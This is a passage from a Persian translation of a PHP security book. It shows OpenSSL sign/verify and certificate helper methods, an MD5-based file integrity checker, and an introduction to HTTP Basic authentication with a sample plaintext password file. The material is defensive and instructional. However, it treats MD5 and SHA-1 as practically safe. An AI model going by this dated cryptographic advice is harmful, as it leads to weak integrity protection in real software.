    // end of verify() method
}

// openssl class continues
```

مدیریت پست

این روش‌ها نیز از الگوی کلی بعدی و مشابه با الگوی تعریف شده توسط `encrypt()` استفاده می‌کنند: مدیریت خطای بالقوه در صورتی که کلید یا گواهی مشخص نشده باشد، باز نمودن یک منبع `PHP` با اشاره به این کلید یا گواهی، فراخوانی تابع `openssl` مناسب جهت امضا یا تایید اعتبار، و سپس آزادسازی این منبع قبل از ارائه‌ی خروجی. چیزی که در خصوص این دو روش متفاوت است، این است که آن‌ها پیام را تغییر می‌دهند. روش `sign()` امضا را (به همراه یک هدر و فوتر امضای از پیش تعریف شده) به پیام اضافه می‌کند و روش `verify()` آن‌ها را جدا می‌نماید.

ممکن است فکر کنید که چرا ما `string` کامل را به `openssl_sign()` و `openssl_verify()` ارائه می‌دهیم به جای اینکه آن را با `sha1()` درهم‌سازی نماییم؛ به هر حال، عملیات `RSA` نیازمند استفاده‌ی بالایی از `CPU` هستند و زمان زیادی طول می‌کشد تا یک فایل بزرگ را امضا نماییم. ولی `openssl_sign()` و `openssl_verify()` از `SHA-1` به صورت داخلی استفاده می‌کنند تا در ابتدا مقدار ورودی را درهم‌سازی نمایند بنابراین ما نیازی به انجام این کار در این دو روش نداریم.

شایان توجه است که شما نخواهید توانست یک پیام امضا شده‌ی کامل را با استفاده از روش `encrypt()` در `openssl.php` رمزنگاری کنید که این امر به دلیل محدودیت ۵۶ کاراکتری `encrypt()` بر روی ورودی می‌باشد. این امر براساس طراحی است، و `encrypt()` و `sign()` باید بر روی قطعات داده‌ی مختلف مورد استفاده قرار گیرند. در حال حاضر، تنها به خاطر داشته باشید که دلیل اینکه این موارد در این کلاس هستند این است که هر دو آن‌ها، عملیات مبتنی بر `RSA` هستند و اینکه هدف آن‌ها استفاده بر روی یک پیام یکسان نیست.

در نهایت، ما یک رابط بازنگری گواهی `X.509` را به کار می‌گیریم که به توسعه‌دهنده اجازه می‌دهد تا `Coomon Name` و یا مجموعه‌ی کامل فیلدهای نام متمایز را جهت مالک گواهی و صادر کننده‌ی گواهی (یعنی صلاحیت گواهی که گواهی را امضا نموده است)، کشف کند.



```
// continues openssl class

// find common name of entity represented by this->certificate
public function getCommonName() {
    if ( isset( $this->x509['subject']['CN'] ) ) {
        return $this->x509['subject']['CN'];
    }
    return NULL;

    // end of getCommonName() method
}

// get all details of the entity represented by this->certificate
// aka, the Distinguished Name
public function getDN() {
    if ( isset( $this->x509['subject'] ) ) {
        return $this->x509['subject'];
    }
    return NULL;

    // end of getDN() method
}

// find common name of the issuer of this->certificate
public function getCACCommonName() {
    if ( isset( $this->x509['issuer']['CN'] ) ) {
        return $this->x509['issuer']['CN'];
    }
    return NULL;

    // end of getCACCommonName() method
}
```

سای رایانه ای

```

    }
    return NULL;

    // end of getCACommonName() method
}

// get all details of the the issuer of this->certificate
// aka, the Certificate Authority
public function getCA() {
    if ( isset( $this->x509['issuer'] ) ) {
        return $this->x509['issuer'];
    }
    return NULL;

    // end of getCA() method
}

// end of openssl class
}

?>

```

میکس

این روش‌ها تنها بخش‌های مرتبط از `$this->x509` را ارائه می‌کنند که یا در زمانی ایجاد شده‌اند که `makeKeys()` یک گواهی جدید را تولید نموده است و یا زمانی که یک گواهی موجود به `certificate()` ارائه شده است تا کلید خصوصی فعال باشد.

همان‌طور که قبلاً بیان کردیم، ماژول `OpenSSL` دارای سربار تنظیم/پاک‌سازی برابر با `mcrypt` نمی‌باشد بنابراین نیازی نیست که از تابع تخریبی استفاده کنیم. خواننده‌ای که حساسیت بالاتری دارد ممکن است تلاش کند تا بخشی از حافظه را که توسط این کلاس مورد استفاده قرار گرفته است، بازنویسی کند و جهت مثال مقدار `$this->privatekey` را بازنویسی نماید. ولی باید بیان نمود که اگر این مسئله شما را نگران می‌کند، رمز عبور کلید خصوصی در چندین محل مورد استفاده قرار می‌گیرد و تمامی این ارجاعات نیز باید پاک شوند. در این حالت، به نظر می‌رسد که تلاش جهت اینکار ارزش وقت گذاشتن ندارد.

## ۲.۳ تایید اعتبار داده‌های مهم

یک وظیفه‌ی سوم متداول که نیازمند رمزنگاری است عبارت از تایید اعتبار و یا حفاظت از یکپارچگی داده‌ها است. اگر می‌خواهید مطمئن شوید که باینری‌ها و یا اسکریپت‌ها و یا داده‌ها تحت تاثیر دستکاری بیرونی قرار نگرفته‌اند (چه تغییر تصادفی باشد مثلاً در هنگام خطاهای انتقال و چه عمدی باشد مثلاً در هنگام خرابکاری)، آنگاه باید این وظیفه را انجام دهید.

۲,۳,۱

## تایید اعتبار با استفاده از دایجست ها

روش پیشنهادی ما جهت تایید اعتبار یکپارچگی داده های ذخیره شده بر روی رسانه های قابل جداسازی، از قبیل آرشیوهای سی دی و یا پشتیبان های نواری، یا فایل هایی که نباید بدون اجازه ی شما تغییر داده شوند، این است که از الگوریتم دایجست پیام از قبیل md5() یا sha1() جهت ذخیره ی مقدار درهم سازی این فایل یا پیام در هنگام اولین ذخیره، استفاده کنید. سپس این درهم سازی را می توان بعدا جستجو نمود و تایید نمود که محتوای یک فایل تغییر یافته است.

ما این روش را با استفاده از اسکریپت خط فرمان integrity.php نشان می دهیم. این اسکریپت دارای دو حالت می باشد که بسته به تعداد آرگومان های ارائه شده هستند: indexing و integrity-checking. حالت indexing جهت ایجاد یک نمایه ی جامع از تمامی فایل ها در مسیر ارائه شده استفاده می شود (که ممکن است یک فایل یکتا و یا یک دایرکتوری باشد). نمایه ی ارائه آمده باید در یک مکان ایمن ذخیره شود. حالت integrity-checking جزئیات فایل در نمایه ی ذخیره شده را با فایل های کنونی بر روی دیسک مقایسه نموده و یک گزارش از هر نوع ناسازگاری را ارائه می دهد.

```
#!/usr/local/bin/php  
<?php
```

```
// simple file class to track detailed file metrics including hash and stats  
class fileData {  
    public $path;           // path of file  
    public $lastSeen;      // time when stats were generated  
    public $stats;         // selected output of stat() call on path  
    public $combinedHash; // combined md5 hash of content and stats  
  
    // load stats and compute hashes for the file at $path  
    public function load( $path ) {  
        $this->path = $path;
```

اپایانه ای

```

if ( is_readable( $path ) ) {
    // compute contentHash from file's contents
    $contentHash = md5_file( $this->path );

    // get all file statistics, see http://php.net/stat
    // slice off numeric indexes, leaving associative only
    $this->stats = array_slice( stat( $this->path ), 13 );

    // ignore atime (changes with every read), rdev, and blksize (irrelevant)
    unset( $this->stats['atime'] );
    unset( $this->stats['rdev'] );
    unset( $this->stats['blksize'] );

    // compute md5 hash of serialized stats array
    $statsHash = md5( serialize( $this->stats ) );

    // build combinedHash
    $this->combinedHash = $contentHash . $statsHash;
}

    // timestamp
    $this->lastSeen = time();

    // end of fileData->load()
}

// end of fileData class
}

// integrity.php continues

```

بخش اول این اسکریپت شامل کلاس `fileData` می‌باشد. بعد از تعریف متغیرهای ضروری، شما روش `load()` را ایجاد می‌کنید که کارهای این کلاس را انجام می‌دهد. شما بررسی می‌کنید که فایلی که نام آن وارد شده است، قابل خواندن باشد و اگر هست، شما در ابتدا از تابع `md5_file()` استفاده می‌کنید تا محتوای آن را درهم‌سازی کنید. در ادامه، آمارهای این فایل را با استفاده از تابع `stat()` بازخوانی می‌کنید و تنها موارد مرتبط را حفظ می‌کنید. شما آمارهای سریالی را درهم‌سازی می‌کنید و این دو درهم‌سازی را با هم ترکیب می‌کنید تا یک مجموعه‌ی جامع از اطلاعات را در مورد فایل ارائه آورید. در نهایت، یک برچسب زمانی را جهت فعالیت‌هایی که اکنون انجام دادید، مشخص می‌کنید.

بخش بعدی این اسکریپت از کلاسی که تازه ایجاد کردید استفاده می‌کند تا اطلاعات اولیه را در خصوص تمامی فایل‌های این مسیر، تولید و ذخیره نماید و یا اطلاعاتی را که قبلاً ذخیره شده‌اند با اطلاعات تازه تولید شده مقایسه نماید تا تعیین کند که آیا تغییری وجود داشته است یا خیر.

```
//continues integrity.php

// initial values
$found = array();
$known = FALSE;

// get path or print usage information
if ( !empty( $argv[1] ) ) {
    $path = $argv[1];
}
else {
    // create a usage reminder
    exit( "Missing path.
Usage: $argv[0] <path> [<index file>

Outputs or checks the integrity of files in <path>.
If an <index file> is provided, it is used to check the
integrity of the specified files.
If not, a new index is generated and written to std-out.
The index is a serialized PHP array, with one entry per file.\r\n\r\n" );
}

// if existing index is provided, load it into $known
if ( !empty( $argv[2] ) ) {
    $index = file_get_contents( $argv[2] );
    $known = unserialize( $index );
}
```

دایانه ای

```
if ( empty( $known ) ) {
    exit( "Unable to load values in $argv[2].\r\n" );
}
else {
    print "Loaded index $argv[2] (".count( $known )." entries)\r\n";
}
}

// if path is not readable, exit
if ( !is_readable( $path ) ) exit( "Unable to read $path\r\n" );

// integrity.php continues
```

در اسکریپت واقعی (به یاد داشته باشید که باید از خط فرمان اجرا شود)، شما در ابتدا متغیرهای ضروری را آغاز می‌کنید و سپس بررسی می‌کنید تا دریابید که آیا این اسکریپت به درستی فراخوانی شده است یا خیر، اگر نشده باشد با یک آگهی استفاده خارج می‌شود ولی اگر به درستی فراخوانی شده باشد، مقادیر ارائه شده را در متغیرهای مناسب، ذخیره می‌کند. اگر هنگام فراخوانی این اسکریپت، شما یک نمایه‌ی موجود را به عنوان یک پارامتر ثانویه به آن داده باشید (تا بررسی یکپارچگی بتواند انجام شود)، آن نمایه را فراخوانی نموده و آن را در آرایه‌ی `known$` ذخیره می‌کنید. در ادامه، بررسی می‌کنید که مسیر داده شده قابل خواندن باشد و اگر نباشد با یک پیام مناسب، خارج می‌شود. توجه کنید که یک بررسی مشابه درون کلاس `fileData` انجام می‌شود در حالی که این بررسی باعث می‌شود که آن بررسی از لحاظ فنی اضافی باشد، ما یک بررسی را در آنجا نیز به عنوان یک ویژگی ایمنی ارائه نموده ایم که صورتی که این کلاس در اسکریپتی استفاده شود که دارای چنین بررسی نباشد.

فدادهای رایانه‌ای



```
//continues integrity.php

// if path is a directory, find all contents
if ( is_dir( $path ) ) {
    $dir = dir( $path );
    while ( $entry = $dir->read() ) {
        // skip .dotfiles
        if ( substr( $entry, 0, 1 ) == '.' ) continue;

        // skip directories -- recursive indexing not implemented
        if ( is_dir( $path . '/' . $entry ) ) continue;

        // create a new fileData object for each entry
        $file = new fileData;
        $file->load( $path . '/' . $entry );

        // if readable, assign to $found array
        if ( !empty( $file->combinedHash ) ) {
            $found[ $file->path ] = $file;
        }

        // end while directory entry
    }
}
// otherwise handle just the single file
else {
    $file = new fileData;
    $file->load( $path );
    if ( !empty( $file->combinedHash ) ) {
        $found[ $file->path ] = $file;
    }
}

// integrity.php continues
```

مدیریت

اگر مسیر داده شده یک دایرکتوری باشد، شما از هر کدام از فایل های موجود در دایرکتوری عبور خواهید نمود و از روش load() در کلاس fileData استفاده می کنید تا درهم سازی ترکیبی از اطلاعات فایل را تولید نموده و آن را در آرایه‌ی \$known ذخیره نمایید. اگر مسیر، یک فایل یکتا باشد، شما همین کار را با آن انجام می دهید.

```
//continues integrity.php

// initialize counters
$foundFiles = count( $found );
$changedFiles = 0;
$otherFiles = 0;

// if checking integrity, compare $found files to $known files
if ( !empty( $known ) ) {

    // for each found...
    foreach( $found AS $fpath=>$file ) {

        // find matching record
        if ( isset( $known[ $fpath ] ) ) {
            $knownFile = $known[ $fpath ];
        }
        else {
            print "NEW file at $fpath.\n";
            $otherFiles++;
            continue;
        }

        // check hashes
        if ( $file->combinedHash != $knownFile->combinedHash ) {

            // something changed!
            $changedFiles++;

            // check content first
            $knownContentHash = substr( $knownFile->combinedHash, 0, 32 );
            $contentHash = md5_file( $fpath );
            if ( $contentHash != $knownContentHash ) {
                print "CONTENTS changed at $fpath.\r\n";
                continue;
            }

            // content same so stats changed... which ones?
            $changed = NULL;
            foreach( $knownFile->stats AS $key=>$knownValue ) {
                if ( $file->stats[ $key ] != $knownValue ) {
                    $changed .= "$key changed from $knownValue to " . $file->stats[ $key ] .
                    ', ';
                }
            }
        }
    }
}
```

مدیریت پروژه

```

// strip off the last space and comma
$changed = substr( $changed, 0, -2 );

print "OTHER CHANGE at $fpath: $changed.\r\n";
continue;
}

// nothing changed
print "$fpath ok.\r\n";

// end foreach found
}

// now report on unlinked files
foreach( $known AS $kpath=>$file ) {
    if ( empty( $found[ $kpath ] ) ) {
        print "MISSING file at $kpath.\r\n";
        $otherFiles++;
    }
}

// summary report
print "$changedFiles changed, $otherFiles new or deleted";
print " in $foundFiles files at $path.\r\n";
}
else {
    // not checking integrity, print index
    print serialize( $found )."\r\n";
}

?>

```

هنگامی که اطلاعات فایل را در اختیار دارید، می توانید مقادیر جدید و ذخیره شده را با هم مقایسه نمایید و یا تنها مقادیر جدید را ذخیره کنید. بنابراین شما شمارنده هایی را آغاز می کنید که می توانید جهت ردیابی پیشرفت خود از آنها استفاده کنید. اگر آرایه‌ی `$known` خالی نباشد، شما باید مقایسه را جهت بررسی یکپارچگی انجام دهید. بنابراین، شما به ترتیب از آرایه‌ی `$found` عبور می کنید؛ هر چیزی را که در آنجا بیابید ولی در آرایه‌ی `$known` نباشد، باید یک فایل جدید باشد. جهت فایل هایی که جدید نیستند، شما در هم سازی های اطلاعات فایل یافته شده و قبلی را با هم مقایسه می کنید؛ جهت تطابق های اشتباه، شما این مسئله را تعیین می کنید که آیا این تفاوت در محتوا است و یا در آمارها (و اگر تفاوت در آمارها می باشد،

دقیقا در کجای آن می باشد؟) یا در جایی دیگر. در نهایت، بررسی می کنید تا مطمئن شوید که هیچ فایل شناخته شده ای، اکنون در حالت یافته نشده، نباشند. شما اسکریپت را با یک گزارش خلاصه به پایان می برید. ما اکنون نشان می دهیم که چگونه می توانید از اسکریپت `integrity.php` استفاده کنید. ابتدا `integrity.php` را در حالت Indexing فراخوانی می کنید (تنها با یک پارامتر، مسیری که باید نمایه شود) و فایل نمایه ای ارائه آمده را به عنوان `etc-intex` در دایرکتوری خانه خود، ذخیره می کنید:

```
./integrity.php /etc > ~/etc-index
```

فایل نمایه ای ارائه آمده یک آرایه ی PHP سریالی از اشیا `fileData` می باشد یعنی یک مورد جهت هر فایل موجود در `etc/` که بخشی از آن به این شکل است (مقدار `combinedHash 64` کاراکتری قطع شده است تا نمایش آن راحت تر باشد):

```
a:73:{s:14:"/etc/6to4.conf";  
0:10:"fileData":4:{s:4:"path";s:14:"/etc/6to4.conf";  
s:8:"lastSeen";i:1119201553;  
s:12:"combinedHash";s:64:"bf6...";  
s:5:"stats";a:10:{s:3:"dev";i:234881026;s:3:"ino";i:46010;  
s:4:"mode";i:33188;s:5:"nlink";i:1;s:3:"uid";i:0;s:3:"gid";i:0;  
s:4:"size";i:753;s:5:"mtime";i:1111376393;s:5:"ctime";i:1115683445;  
s:6:"blocks";i:8;}}
```

این خروجی بخشی از یک فایل `K28` تولید شده، در هنگامی که `integrity.php` بر روی مسیر `etc/` بر روی `OSX` اجرا می شود، هست.

برای بررسی محتوای `etc/`، شما `integrity.php` را در حالت `integrity-checking` فراخوانی می کنید و نام فایل نمایه ی ذخیره شده را به عنوان آرگومان دوم به آن می دهید:

```
./integrity.php /etc ~/etc-index
```

هنگام فراخوانی بر روی یک دایرکتوری تغییر داده نشده، این اسکریپت، خروجی مشابه با زیر را تولید می کند:

```
Loaded integrity file /Users/csnyder/etc-index (73 entries)  
0 changed, 0 new or deleted in 73 files at /etc.
```

ولی اگر یکی از فایل های موجود در `etc/` در این زمان تغییر داده شده باشد، `integrity.php` یک گزارش دقیق از این تغییرات را ارائه می دهد:

```
Loaded integrity file /Users/csnyder/etc-index (73 entries)
CONTENTS changed at /etc/hosts.
OTHER CHANGE at /etc/smb.conf: mtime changed from 1115943114 to 1119201955.
2 changed, 0 new or deleted in 73 files at /etc.
```

همین روش می تواند درون برنامه های شما جهت مدیریت فایل های کش<sup>۳۳</sup>، مورد استفاده قرار گیرد؛ مقایسه ی متوالی درهم سازی های فایل های کش با درهم سازی های اصلی را می توانید زمانی مورد استفاده قرار دهید که فایل های اصلی تغییر داده شده اند و باید از نو کش شوند. البته، استفاده از یک برچسب زمانی جهت این امر ساده تر است ولی تقریبا غیر قابل اعتماد می باشد چرا که یک فایل ممکن است بیش از چندین بار در یک ثانیه تغییر کند و برچسب های زمانی نیز می توانند با استفاده از touch تغییر نمایند. یک مزیت اضافی جهت استفاده از این روش این است که مقدار درهم سازی فایل کش شده را می توان به عنوان هدر HTTP ETag مورد استفاده قرار داد (بخش ۱۴-۱۹ از RFC2616 جهت اطلاعات بیشتر)، که به مرورگر اجازه می دهد تا به بهترین شکل از کش های داخلی خود استفاده نموده و از درخواست های مکرر جهت فایل یکسان و تغییر داده نشده، اجتناب نمایند.

هرچند معمولا حتی ریزترین تغییرات در یک پیام موجب مقادیر درهم سازی بسیار متفاوت می شوند، ممکن است تصادم رخ دهد، یعنی، دو پیام کاملا متفاوت، مقدار درهم سازی یکسانی را تولید نمایند. بنابراین، این امکان وجود دارد، هرچند احتمال آن بسیار اندک است، که یک مهاجم محتوای یک پیام را به گونه ای تغییر دهد که درهم سازی مشابهی ایجاد شود. محققین روش هایی را کشف کرده اند که سختی یافتن یک تصادم جهت هر پیام مفروض را کاهش می دهد، با این حال، به عنوان یک موضوع عملی، این روش را می توان جهت تمامی برنامه ها، ایمن به شمار آورد به غیر از آن هایی که بالاترین سطوح امنیت را نیاز دارند.

## تایید اعتبار با استفاده از امضاها ۲,۳,۲

استفاده از الگوریتم های دایجست به تنهایی جهت سیستم هایی مناسب است، که گر آن ها می توانید بدون هیچ تردیدی به مقدار هشی که جهت تایید اعتبار فایل ها استفاده می کنید، اعتماد نمایید. ولی هنگام استفاده جهت تایید اعتبار محتوای فایل های ارسال شده توسط سرورها، رویکرد دایجست دارای یک خطای بنیادی است: هیچ روش مطمئنی جهت دانستن این مسئله ندارید که این مقدار هش، معتبر باشد. اگر یک مهاجم قادر باشد محتوای فایل ها در یک دایرکتوری وب را دست کاری کند، آنگاه وی به احتمال زیاد قادر خواهد بود

Cache <sup>۳۳</sup>



که یک پایگاه داده‌ی دایجست بر روی همان سیستم را نیز دستکاری کند. مقادیر درهم‌سازی تنها در صورتی قابل اعتماد هستند که با استفاده از بیش از یک منبع، منتشر و مورد تایید واقع شده باشند.

از سوی دیگر، امضاهای دیجیتال<sup>۲۴</sup> کاملاً قابل تایید هستند، حداقل تا حدی که اطمینان دارید که فرستنده تنها کسی است که دارای یک کلید عمومی خاص می‌باشد. یک امضا، درهم‌سازی یک سند را اتخاذ نموده و سپس آن را با استفاده از یک الگوریتم نامتقارن و کلید خصوصی فرستنده، رمزنگاری می‌کند. هرکسی که کلید عمومی فرستنده را در اختیار داشته باشد می‌تواند این امضا را رمزگشایی نماید، و تایید کند که این درهم‌سازی با درهم‌سازی سند دریافتی، منطبق است. این دقیقاً همان کاری است که روش‌های `sign()` و `verify()` در کلاسی `openssl.php` در ابتدای این فصل، انجام دادند.

۲.۴

### خلاصه

ما در اینجا، روش‌های عملی جهت استفاده از PHP و رمزنگاری را جهت حل سه مشکل معمول و متفاوت مورد بحث قرار دادیم که شما احتمالاً در هنگام توسعه‌ی برنامه‌های وب خود با آن‌ها مواجه خواهید شد:

- حفاظت از رمزهای عبور با درهم‌سازی نمودن آن‌ها
- حفاظت از داده‌های حساس با رمزنگاری آن‌ها، چه به صورت متقارن و چه نامتقارن
- تایید اعتبار محتوای فایل یا پیام با مقایسه‌ی درهم‌سازی‌های قبلی و بعدی یا با استفاده از امضاهای دیجیتال (که دو روش قبلی را در یک بسته‌ی ساده، ترکیب می‌کنند).

## ۳ فصل سوم: کنترل دسترسی<sup>۲۵</sup> (تایید صحت و اعتبار)

کنترل نمودن دسترسی به سرور به معنای محدود کردن کاری است که دسته‌های مختلف کاربران و هر کدام از کاربران خاص می‌توانند با منابع شما انجام دهند، و نه فقط کاربران انسانی ساده، بلکه همچنین دایمون‌ها، پردازش‌هایی که به صورت پیوسته بر روی سرور شما در حال اجرا هستند (مثل روتینی که کارهای زمان‌بندی شده را مدیریت می‌کند)، و به نوبه‌ی خود می‌توانند سایر پردازش‌ها را نیز آغاز کنند.

<sup>۲۴</sup> Digital signature

<sup>۲۵</sup> Access control



این مسئله معمولا به عنوان سه مسئله‌ی مجزا نگریسته می‌شود:

- تعیین هویت کاربر یا پردازش با اطمینان
- تعیین اینکه آیا یک کاربر شناسایی شده دارای صلاحیت جهت استفاده از منابع می‌باشد یا خیر.
- تعیین اینکه چه منابعی باید در دسترس یک کاربر که به درستی تایید صلاحیت شده است، قرار گیرد.

اولین مسئله باعث مبحث تایید اعتبار و صحت می‌شود و دومین مسئله، مسئله‌ی تایید صلاحیت می‌باشد. این دو مبحث به اندازه‌ای با هم ارتباط نزدیک دارند که گاهی حتی از یکدیگر متمایز نیز نمی‌شوند؛ به هر حال، تعیین هویت قابل اعتماد معمولا شامل تایید صلاحیت خودکار می‌باشد. و بنابراین ما این‌ها را با هم مورد بحث قرار می‌دهیم و اصطلاح کلی تایید صحت را جهت آن به کار می‌بریم. در این فصل، ما یک مجموعه‌ی گسترده از سیستم‌ها تایید اعتبار و تایید صلاحیت را مورد بررسی قرار می‌دهیم که شامل راه حل شناسایی یگانه‌ی مبتنی بر PHP نیز می‌باشد.

### ۳.۱ تایید صلاحیت

تایید صلاحیت عبارت است از فرآیند تعیین هویت یک کاربر، که مایل هست از برنامه‌ی شما استفاده کند. این کاربر ممکن است یک انسان، و یا یک پردازش خودکار باشد ولی در هر حال، مسئله‌ی تایید اعتبار یک هویت دیجیتال اصولا یکسان است: چگونه می‌توانید مطمئن شوید که یک کاربر همان فردی است که ادعا می‌کند؟ اصولا، از کاربر خواسته می‌شود تا مقداری اطلاعات، معمولا یک رمز عبور، را که مرتبط با هویت وی است، ارائه نماید. در عین حال، کاربر ممکن است یک گواه دیجیتال و یا یک کلید عمومی را به همراه یک پیام امضا شده توسط کلید خصوصی مربوطه، ارائه نماید. یا، در یک وضعیت امنیتی شدید، ممکن است حتی از کاربر خواسته شود که رمزنگاری دیجیتال یک اسکن از رتینا<sup>۲۶</sup> را ارائه کند. ایمن‌ترین برنامه‌ها از تایید صلاحیت دو و یا حتی سه عاملی استفاده می‌کنند و از کاربر می‌خواهند که اثبات کند که هم دارای یک کلید فیزیکی است، مثلا یک چیپ<sup>۲۷</sup> یا اثر انگشت، و هم دارای یک رمز عبور قوی. (IBM با سوار شدن بر موج اشتیاق عمومی جهت امنیت افزوده، در مارس ۲۰۰۵ اعلام کرد که یک خواننده‌ی اثر انگشت-تجمیعی را بر روی خط تولید Thinkpad لپ‌تاپ‌های خود قرار می‌دهد). بعضی از برنامه‌ها نیازمند داشتن یک تلفن همراه فعال هستند که یک رمز اشتراکی را از طریق پیامک به آن ارسال می‌کنند و بنابراین بر توانایی اپراتور تلفن

<sup>۲۶</sup> Retina

<sup>۲۷</sup> Chip

همراه شما جهت تشخیص دقیق شما، تکیه می‌کنند (که باید دارای این توانایی جهت اهداف دریافت وجوه باشد). تعداد روش‌های مختلف صلاحیت سنجی تقریباً به درستی نشان می‌دهد که هیچ کدام از آن‌ها هنوز به کمال نرسیده است. ولی دو روش که ساده‌ترین روش‌ها هستند یعنی داشتن یک رمز عبور درست و داشتن یک کلید خصوصی قابل قبول، مطمئناً جهت بسیاری از اهداف، مناسب هستند.

گاهی، شما ممکن است به یک مهمان (یک کاربر ناشناس) اجازه دهید که وارد یک برنامه شود؛ آیا این مهمان به درستی تشخیص داده شده است، یعنی، تایید صلاحیت شده است؟ خوب، هم بله و هم خیر؛ با استفاده از یک مکانیسم جلسه‌ای، از قبیل یک کوکی HTTP، با درجه‌ی قابل قبولی از اطمینان می‌توانید بگویید که یک مهمان خاص در هر درخواست بعد از درخواست دیگر، همان فرد می‌باشد. به عبارت دیگر، شما می‌توانید جلسه‌ی مرتبط با آن مهمان را تشخیص دهید ولی هویت دقیق این مهمان را نمی‌دانید. در چنین حالتی، جلسه تایید صلاحیت می‌شود ولی کاربر نه.

## ۳.۲ تایید صلاحیت HTTP

یک روش ساده جهت تایید صلاحیت یک کاربر عبارت از استفاده از روتین‌های تایید صلاحیت چالش-پاسخ درونی سیستم عامل یا وب سرور خود است. جهت برنامه‌های وب، علی‌الخصوص آن‌هایی که دارای یک تعداد محدود از کاربران هستند، ساده‌ترین روش استفاده از تایید صلاحیت HTTP می‌باشد، که تایید صلاحیت ساده‌ی مبتنی بر رمز عبور برای کاربران را ارائه می‌دهد و بنابراین، حفاظت در برابر دسترسی ناشناخته را ارائه می‌کند. باید توجه داشت که این فرآیند کاملاً مستقل از این مسئله است که شما از SSL جهت ایمن‌سازی ارتباطات وب استفاده می‌کنید یا خیر. تایید صلاحیت HTTP کاملاً به صورت خوبی عمل می‌کند حتی بدون حفاظت اضافی که توسط SSL تامین می‌شود. به یاد داشته باشید که تایید صلاحیت تنها تضمین می‌کند که یک فرد دارای رمز عبور درست همراه نام کاربری است؛ به این معنا نیست که این رمز عبور ضرورتاً تحت حفاظت قرار دارد و یا محرمانه است چرا که بین مشتری و سرور انتقال می‌یابد.

باید توجه داشت که تایید صلاحیت HTTP جهت سیستم‌هایی مناسب است که یا شما و یا مدیر سیستم بتواند به طور دقیق فهرست افرادی را که دسترسی به آن‌ها داده می‌شود، تحت کنترل داشته باشد. این کنترل معمولاً به رمز عبورهای این کاربران نیز تعمیم می‌یابد. بنابراین به منظور برپایی تایید صلاحیت HTTP شما مسئولیت مدیریتی دارید که بر روی سرور، یک فهرست از کاربران و رمز عبورهای آنان را ایجاد کنید. این امر مجموعه‌ای از مسائل را ایجاد می‌کند (به مانند تایید اعتبار کاربر و سیاست‌های حریم خصوصی) که فراتر از گستره‌ی این مستند هستند ولی با این حال، در ارتباط با مباحث امنیتی باید مد نظر قرار گیرند. ما می‌توانیم کتاب آپاچی حرفه‌ای (Apress, 2004) نوشته‌ی پیتر واین رایت را پیشنهاد نماییم.

هرچند که مثل همیشه در اینجا فرض می کنیم که شما در حال استفاده از وب سرور آپاچی بر روی یک لینوکس باکس هستید، کاربران سایر سیستم های عامل و سرورها نیز دارای منابع مشابهی هستند. یک آموزش راحت در خصوص تایید صلاحیت کاربران تحت IIS در آدرس <http://www.authenticationtutorial.com/tutorial> قرار دارد.

### تایید صلاحیت ابتدایی HTTP ۳,۲,۱

ساده ترین شکل از تایید صلاحیت HTTP جهت استفاده، عبارت است از تایید صلاحیت ابتدایی، همان طور که در RFC 1945 در پروتکل HTTP 1.0 مشخص شده است. آپاچی تایید صلاحیت ابتدایی را با ماژول `mod_auth` مدیریت می کند که به صورت پیش فرض در `httpd.conf` قرار داده شده است. در بستر SSL، تایید صلاحیت ابتدایی به همان اندازهی هر کدام از سایر مکانیسم های تایید صلاحیت مبتنی بر رمز عبور، دارای امنیت است: با استفاده از رمز عبورهای قوی و غیر قابل حدس زدن، سیستم واقعا ایمن خواهد بود. با این حال، با یک انتقال رمزنگاری نشده، تایید صلاحیت ابتدایی (به مانند همه ی ترافیک شبکه) در برابر خطر گوش دادن یک فرد مهاجم قرار دارد. در چنین وضعیتی، تایید صلاحیت ابتدایی را باید تقریبا به عنوان یک در حفاظتی قفل شده به شمار آورد. هر فردی خواهد توانست از این در وارد شود بدون آنکه نیاز باشد نیروی زیادی را به خرج دهد، ولی انجام این کار نوعی نقض قوانین خواهد بود. بنابراین، این روش در واقع جهت نیازهای تایید صلاحیت متوسط و با امنیت پایین مناسب است که در آنها تعداد اندکی کاربر وجود دارد و کاربران اصولا نیازی ندارند و یا نمی خواهد رمز عبورهای خود را کنترل نمایند.

### استفاده از تایید صلاحیت ابتدایی با آپاچی (و PHP) ۳,۲,۱,۱

یک برنامه کاربردی با تایید صلاحیت ابتدایی، رمز عبورها و نام های کاربری خود را در یک فایل ساده بر روی سرور ذخیره می کند. در اینجا نشان می دهیم که چگونه می توان این نوع تایید ابتدایی را با استفاده از PHP برپا نمود و به همراه مکانیسم تایید صلاحیت آپاچی مورد استفاده قرار داد. ما از اسکریپت PHP جهت مدیریت فایل `htpasswd` مورد استفاده توسط آپاچی، استفاده می کنیم که روشی است که (جهت اهداف نمایش دادن) باید تمامی کارها را به صورت دستی انجام دهد ولی دارای مزیت عدم نیاز به هیچ نوع دسترسی شل<sup>۲۸</sup> جهت اجرای برنامه ی `htpasswd` آپاچی می باشد (که می تواند ایجاد رمز عبور را جهت شما، مدیریت نماید).

Shell<sup>۲۸</sup>

باید توجه داشت که این روش، به این دلیل که نیازمند به این است که شما یا مدیر سیستم تمامی رمزعبورها را مدیریت نمایید (افزودن، حذف یا تغییر)، جهت سیستم‌هایی با تعداد نسبتاً اندک کاربران مناسب می‌باشد و سیستم‌هایی که نیازی به ذخیره‌ی اطلاعات کاربری علاوه بر نام کاربری و رمزعبور ندارند.

- شما یک فایل متنی ساده را در یک دایرکتوری مناسب بر روی سیستم محلی خود ایجاد می‌کنید که حاوی یک فهرست از کاربران و رمزعبورها به شکل `user:password` می‌باشد. خطوط خالی و خطوط توضیح با شروع با علامت `#` اجازه داده می‌شوند. ما این فایل را `passwords.txt` می‌نامیم:

```
# passwords.txt, last revised 2005-06-30
```

```
chris:12345678
```

```
mike:87654321
```

